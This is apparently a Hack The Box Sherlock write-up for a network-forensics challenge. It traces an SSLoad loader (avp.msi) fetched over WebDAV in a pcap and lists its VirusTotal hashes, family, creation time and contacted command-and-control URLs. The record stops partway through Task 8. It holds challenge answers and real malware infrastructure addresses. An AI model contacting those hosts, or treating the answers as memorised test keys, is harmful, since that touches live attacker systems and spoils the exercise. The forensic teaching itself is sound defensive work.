

Interceptor has been Solved

Wanyin0892 has successfully solved Interceptor from Hack The Box

#258	19 Aug 2025
SHERLOCK RANK	SOLVE DATE

HTB SHERLOCK – INTERCEPTOR WRITEUP

Description:


A recent anomaly has been detected in our network traffic, suggesting a potential breach. Our team suspects that an unauthorized entity has infiltrated our systems and accessed confidential company data. Your mission is to unravel this mystery, understand the breach, and determine the extent of the compromised data.

Solution:

After downloading the zip file given and extracting it with the provided password *hacktheblue*, I was given a .pcap file to analyse. Time to use Wireshark!

Task 1: What IP address did the original suspicious traffic come from?

When starting with a .pcap file, my first step is always to check the HTTP traffic. In this capture, there was an unusually high volume of suspicious HTTP requests.



interceptor.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http
```


```
No.    Time       Source          Destination     Protocol  Length Info
10854 55.936599  10.4.17.101     192.229.211…    HTTP         298 GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDlQQUTiJUIBiV5uNu5g%2F6%2BrkS7QYXjzkCEA77flR%2B3w%2FxB
10855 55.936649  10.4.17.101     192.229.211…    HTTP         294 GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDlQQUTiJUIBiV5uNu5g%2F6%2BrkS7QYXjzkCEApDqVCbATUviZV5
10858 55.986821  192.229.211.108 10.4.17.101     OCSP         791 Response
10859 55.986886  192.229.211.108 10.4.17.101     OCSP         790 Response
10888 56.276273  10.4.17.101     104.18.21.2…    HTTP         205 GET /cacert/codesigningrootr45.crt HTTP/1.1
10894 56.357413  104.18.21.226   10.4.17.101     HTTP         474 HTTP/1.1 200 OK  (application/x-x509-ca-cert)
10919 58.456719  10.4.17.101     87.249.49.2…    HTTP         151 OPTIONS / HTTP/1.1
10921 58.790946  87.249.49.206   10.4.17.101     HTTP         353 HTTP/1.1 200 OK
10933 62.031628  10.4.17.101     87.249.49.2…    HTTP         186 OPTIONS /share HTTP/1.1
10935 62.355885  87.249.49.206   10.4.17.101     HTTP         353 HTTP/1.1 200 OK
10945 62.577273  10.4.17.101     87.249.49.2…    HTTP         216 PROPFIND /share HTTP/1.1
10947 62.900639  87.249.49.206   10.4.17.101     HTTP/XML    1142 HTTP/1.1 207 Multi-Status
10954 63.109634  10.4.17.101     87.249.49.2…    HTTP         216 PROPFIND /share HTTP/1.1
10956 63.440665  87.249.49.206   10.4.17.101     HTTP/XML    1142 HTTP/1.1 207 Multi-Status
```

```
> Ethernet II, Src: Intel_20:f5:91 (00:90:27:20:f5:91), Dst: Cisco_6a:7c:a9 (00:13:7f:6a:7c:a9)
> Internet Protocol Version 4, Src: 10.4.17.101, Dst: 192.229.211.108
> Transmission Control Protocol, Src Port: 49749, Dst Port: 80, Seq: 1, Ack: 1, Len: 244
v Hypertext Transfer Protocol
  v GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDlQQUTiJUIBiV5uNu5g%2F6%2BrkS7QYXjz
      Request Method: GET
      Request URI: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDlQQUTiJUIBiV5uNu5g%2F6
      Request Version: HTTP/1.1
    Connection: Keep-Alive\r\n
    Accept: */*\r\n
    User-Agent: Microsoft-CryptoAPI/10.0\r\n
    Host: ocsp.digicert.com\r\n
    \r\n
    [Response in frame: 10858]
    [Full request URI: http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7w
```

```
0000  00 13 7f 6a 7c a9 00 90  27 20 f5 91 08 00 45 00   ···j|··· ' ····E·
0010  01 1c a5 ef 40 00 80 06  a4 31 0a 04 11 65 c0 e5   ····@··· ·1···e··
0020  d3 6c c2 55 00 50 fe f3  81 6c 88 ad ca 7c 50 18   ·l·U·P·· ·l···|P·
0030  02 00 8a eb 00 00 47 45  54 20 2f 4d 46 45 77 54   ······GE T /MFEwT
0040  7a 42 4e 4d 45 73 77 53  54 41 4a 42 67 55 72 44   zBNMEswS TAJBgUrD
0050  67 4d 43 47 67 55 41 42  42 51 35 30 6f 74 78 25   gMCGgUAB BQ50otx%
0060  32 46 68 30 5a 74 6c 25  32 42 7a 38 53 69 50 49   2Fh0Ztl% 2Bz8SiPI
0070  37 77 45 57 56 78 44 6c  51 51 55 54 69 4a 55 49   7wEWVxDl QQUTiJUI
0080  42 69 56 35 75 4e 75 35  67 25 32 46 36 25 32 42   BiV5uNu5 g%2F6%2B
0090  72 6b 53 37 51 59 58 6a  7a 6b 43 45 41 37 37 66   rkS7QYXj zkCEA77f
00a0  6c 52 25 32 42 33 77 25  32 46 78 42 70 72 75 56   lR%2B3w% 2FxBpruV
00b0  32 6c 74 65 36 41 25 33  44 20 48 54 54 50 2f 31   2lte6A%3 D HTTP/1
00c0  2e 31 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   .1··Conn ection: 
00d0  4b 65 65 70 2d 41 6c 69  76 65 0d 0a 41 63 63 65   Keep-Ali ve··Acce
00e0  70 74 3a 20 2a 2f 2a 0d  0a 55 73 65 72 2d 41 67   pt: */*· ·User-Ag
00f0  65 6e 74 3a 20 4d 69 63  72 6f 73 6f 66 74 2d 43   ent: Mic rosoft-C
0100  72 79 70 74 6f 41 50 49  2f 31 30 2e 30 0d 0a 48   ryptoAPI /10.0··H
0110  6f 73 74 3a 20 6f 63 73  70 2e 64 69 67 69 63 65   ost: ocs p.digice
0120  72 74 2e 63 6f 6d 0d 0a  0d 0a                     rt.com·· ··
```

Upon closer inspection, all of these originated from a single source IP address: **10.4.17.101**. This indicates that the suspicious activity was consistently coming from the same host.

Task 2: The attacker downloaded a suspicious file. What is the HTTP method used to retrieve the properties of this file?




```
http
```

```
No.    Time       Source          Destination     Protocol  Length Info
10956 63.440665  87.249.49.206   10.4.17.101     HTTP/XML    1142 HTTP/1.1 207 Multi-Status
10964 63.641067  10.4.17.101     87.249.49.2…    HTTP         228 PROPFIND /share/Desktop.ini HTTP/1.1
10967 63.691117  10.4.17.101     87.249.49.2…    HTTP         224 PROPFIND /share/avp.msi HTTP/1.1
10970 63.960880  87.249.49.206   10.4.17.101     HTTP         642 HTTP/1.1 404 Not Found  (text/html)
10975 64.010483  87.249.49.206   10.4.17.101     HTTP/XML    1157 HTTP/1.1 207 Multi-Status
10982 64.151001  10.4.17.101     87.249.49.2…    HTTP         228 PROPFIND /share/Desktop.ini HTTP/1.1
10986 64.221238  10.4.17.101     87.249.49.2…    HTTP         224 PROPFIND /share/avp.msi HTTP/1.1
10989 64.550897  87.249.49.206   10.4.17.101     HTTP/XML    1157 HTTP/1.1 207 Multi-Status
10993 64.570234  87.249.49.206   10.4.17.101     HTTP         642 HTTP/1.1 404 Not Found  (text/html)
10999 64.741361  10.4.17.101     87.249.49.2…    HTTP         233 GET /share/avp.msi HTTP/1.1
11004 64.776285  10.4.17.101     87.249.49.2…    HTTP         216 PROPFIND /share HTTP/1.1
11020 65.100596  87.249.49.206   10.4.17.101     HTTP/XML    1142 HTTP/1.1 207 Multi-Status
12540 66.456829  87.249.49.206   10.4.17.101     HTTP        1399 HTTP/1.1 200 OK  (application/x-msi)
12548 66.736352  10.4.17.101     87.249.49.2     HTTP         216 PROPFIND /share HTTP/1.1
```

The answer is **PROPFIND**. PROPFIND is a WebDAV (Web Distributed Authoring and Versioning) method, and it retrieves properties (metadata) of files stored on a WebDAV-enabled web server. It can also return directory structures, file lists and details like size, creation date etc.

Task 3: It appears that this file is malware. What is its filename?




```
No.   Time      Source         Destination    Protocol Length Info
10956 63.440665 87.249.49.206  10.4.17.101    HTTP/XML   1142 HTTP/1.1 207 Multi-Status
10964 63.641067 10.4.17.101    87.249.49.2…   HTTP        228 PROPFIND /share/Desktop.ini HTTP/1.1
10967 63.691117 10.4.17.101    87.249.49.2…   HTTP        224 PROPFIND /share/avp.msi HTTP/1.1
10970 63.960880 87.249.49.206  10.4.17.101    HTTP        642 HTTP/1.1 404 Not Found  (text/html)
10975 64.010483 87.249.49.206  10.4.17.101    HTTP/XML   1157 HTTP/1.1 207 Multi-Status
10982 64.151001 10.4.17.101    87.249.49.2…   HTTP        228 PROPFIND /share/Desktop.ini HTTP/1.1
10986 64.221238 10.4.17.101    87.249.49.2…   HTTP        224 PROPFIND /share/avp.msi HTTP/1.1
10989 64.550897 87.249.49.206  10.4.17.101    HTTP/XML   1157 HTTP/1.1 207 Multi-Status
10993 64.570234 87.249.49.206  10.4.17.101    HTTP        642 HTTP/1.1 404 Not Found  (text/html)
10999 64.741361 10.4.17.101    87.249.49.2…   HTTP        233 GET /share/avp.msi HTTP/1.1
11004 64.776285 10.4.17.101    87.249.49.2…   HTTP        216 PROPFIND /share HTTP/1.1
11020 65.100596 87.249.49.206  10.4.17.101    HTTP/XML   1142 HTTP/1.1 207 Multi-Status
12540 66.456829 87.249.49.206  10.4.17.101    HTTP       1399 HTTP/1.1 200 OK  (application/x-msi)
12548 66.736352 10.4.17.101    87.249.49.2    HTTP        216 PROPFIND /share HTTP/1.1
```

The GET request shows that a file is being downloaded which in this case is the malware – **avp.msi**.

Task 4: What is the SSDEEP hash of the malware as reported by VirusTotal?

To answer this task, I first extracted the malware sample from the Wireshark capture and transferred it to a virtual machine environment for analysis. This was done to ensure safety and avoid any risk of executing the malware on my host machine.

Next, I uploaded the sample to **VirusTotal**. From the analysis report, the **SSDEEP hash** of the malware was identified as:



41/62 security vendors flagged this file as malicious

dcae57ec4b69236146f744c143c42cc8bdac9da6e991904e6dbf67ec1179286a

avp.msi

msi · checks-usb-bus · malware · long-sleeps · detect-debug-environment

Size: 1.36 MB

Last Analysis Date: 17 hours ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	4d81be09c23e02fab7364e508c21c111
SHA-1	52cae521d7a808c8206f4b5afd6b037bc573b50e
SHA-256	dcae57ec4b69236146f744c143c42cc8bdac9da6e991904e6dbf67ec1179286a
Vhash	7a0f8913d1463f42d303069f38e106a6
SSDEEP	24576:BqKxnNTYUx0ECIgYmfLVYeBZr7A9zdfoAX+8UhxcS:Bq6TYCZKumZr7ARdAAO8oxz
TLSH	T1D465E0223386C637C9AD0270361A969B2578FDE74B3180D7E3C9291EEDB44D1663DF92


24576:BqKxnNTYUx0ECIgYmfLVYeBZr7A9zdfoAX+8UhxcS:Bq6TYCZKumZr7ARdAAO8oxz

What is SSDEEP hash?

SSDEEP is a **context-triggered piecewise** hashing algorithm (also known as *fuzzy hashing*). Unlike traditional cryptographic hashes (like MD5, SHA-1, or SHA-256), which change completely if even a single bit changes, SSDEEP can detect **similarity** between files.

Task 5: According to the NeikiAnalytics community comment on VirusTotal, to which family does the malware belong?

The comment can be found in the community tab in VirusTotal:



NeikiAnalytics
17 days ago

Verdict: **Malware**

Score: **100/100**

Threat: **HEUR:AdWare.Win32**

File Report

https://tip.neiki.dev/file/dcae57ec4b69236146f744c143c42cc8bdac9da6e991904e6dbf67ec1179286a

Family:

#ssload

Tags:

#malware

#msi


The answer is: **ssload**

What does the family SSLOAD mean?

SSLoad (Stealer Loader) is a malware loader that infects a system and then pulls in other malicious tools. It’s like a "dropper" that opens the door for bigger attacks.

Task 6: What is the creation time of the malware?

The creation time can be found in the Details tab in VirusTotal:




History

Creation Time	2009-12-11 11:47:44 UTC
First Seen In The Wild	2024-04-17 19:33:01 UTC
First Submission	2024-04-17 12:51:15 UTC
Last Submission	2025-08-19 09:24:12 UTC
Last Analysis	2025-08-18 19:35:41 UTC

The answer is: **2009-12-11 11:47:44**

Task 7: What is the domain name that the malware is trying to connect with?

Under the Relations tab in VirusTotal, the **Contacted Domains** section shows that the malware attempted to establish communication with the domain **api.ipify.org**.


dcae57ec4b69236146f744c143c42cc8bdac9da6e991904e6dbf67ec1179286a
Sign in
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 15+
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Contacted URLs (5)

Scanned	Detections	Status	URL
2025-08-02	10 / 97	-	http://85.239.53.219/download?id=Nevada&module=2&filename=None
2024-04-17	3 / 92	405	http://85.239.53.219/api/8dfdbdce-e6b7-6d08-67c6-d1acce5227de/tasks
2024-06-11	17 / 95	405	http://85.239.53.219/api/gateway
2024-04-17	3 / 92	405	http://85.239.53.219/api/b76fe9cd-89b7-709e-8a03-b6151d7240fc/tasks
2024-04-17	4 / 92	405	http://85.239.53.219/api/415180ca-a49f-a98d-c368-22cfe4765a20/tasks

Contacted Domains (1)

Domain	Detections	Created	Registrar
api.ipify.org	1 / 94	2014-01-05	GoDaddy.com, LLC


To validate this finding, I cross-checked the network traffic in **Wireshark** and confirmed a DNS query to api.ipify.org originating from the suspicious IP address previously identified.



```
dns.qry.name contains "api"
No.    Time       Source       Destination  Protocol Length Info
 1111  3.768510   10.4.17.101  10.4.17.1    DNS        80 Standard query 0xeacb A fonts.googleapis.com
 1112  3.806319   10.4.17.1    10.4.17.101  DNS       116 Standard query response 0xeacb A fonts.googleapis.com A 142.251.116.95
 1322  23.368019  10.4.17.101  10.4.17.1    DNS        90 Standard query 0x600f A firebasestorage.googleapis.com
 1324  23.441513  10.4.17.1    10.4.17.101  DNS       200 Standard query response 0x600f A firebasestorage.googleapis.com A 142.250.115.95 A 142.250.114.95 A 142.250.113.95 A 142.251.
 1518  24.870301  10.4.17.101  10.4.17.1    DNS        85 Standard query 0xaaff A fd.api.iris.microsoft.com
 1633  24.934699  10.4.17.1    10.4.17.101  DNS       322 Standard query response 0xaaff A fd.api.iris.microsoft.com CNAME fd-api-iris.trafficmanager.net CNAME iris-de-prod-azsc-v2-eu
12568  72.433145  10.4.17.101  10.4.17.1    DNS        73 Standard query 0x81f3 A api.ipify.org
12569  72.486283  10.4.17.1    10.4.17.101  DNS       134 Standard query response 0x81f3 A api.ipify.org A 104.26.13.205 A 104.26.12.205 A 172.67.74.152
```

Task 8: What is the IP address that the attacker has consistently used for communication?

After the malware was downloaded, the attacker established an API gateway to facilitate persistent communication.




```
http
No.    Time        Source         Destination    Protocol  Length Info
12558  67.276618   10.4.17.101    87.249.49.2…   HTTP        216 PROPFIND /share HTTP/1.1
